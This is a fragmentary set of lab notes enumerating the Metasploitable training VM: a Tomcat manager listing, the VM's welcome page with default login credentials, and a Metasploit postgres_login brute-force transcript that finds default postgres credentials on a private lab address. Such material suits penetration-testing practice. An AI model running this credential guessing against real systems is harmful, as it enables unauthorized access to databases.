/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Port 80 :




Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

VNC Server :



Port 5432 :

```
msf auxiliary(scanner/postgres/postgres_login) > run
[*] 10.211.55.25:5432 - No active DB - Credential data will not be saved!
[*] 10.211.55.25:5432 - Login Successful: postgres:postgres@templatel
[*] 10.211.55.25:5432 - LOGIN FAILED: :@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :tiger@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :postgres@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :password@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :admin@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :scott:scott@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :scott:@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :scott:tiger@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :scott:postgres@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :scott:password@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :scott:admin@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :admin:admin@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :admin:@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :admin:tiger@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :admin:postgres@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :admin:password@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :admin:admin@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :admin:admin@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - LOGIN FAILED: :admin:password@templatel (Incorrect: Invalid username or password)
[*] 10.211.55.25:5432 - Scanned 1 of 1 hosts (100% complete)
[*] 10.211.55.25:5432 - Bruteforce completed, 1 credential was successful.
[*] 10.211.55.25:5432 - You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/postgres/postgres_login) > 
```

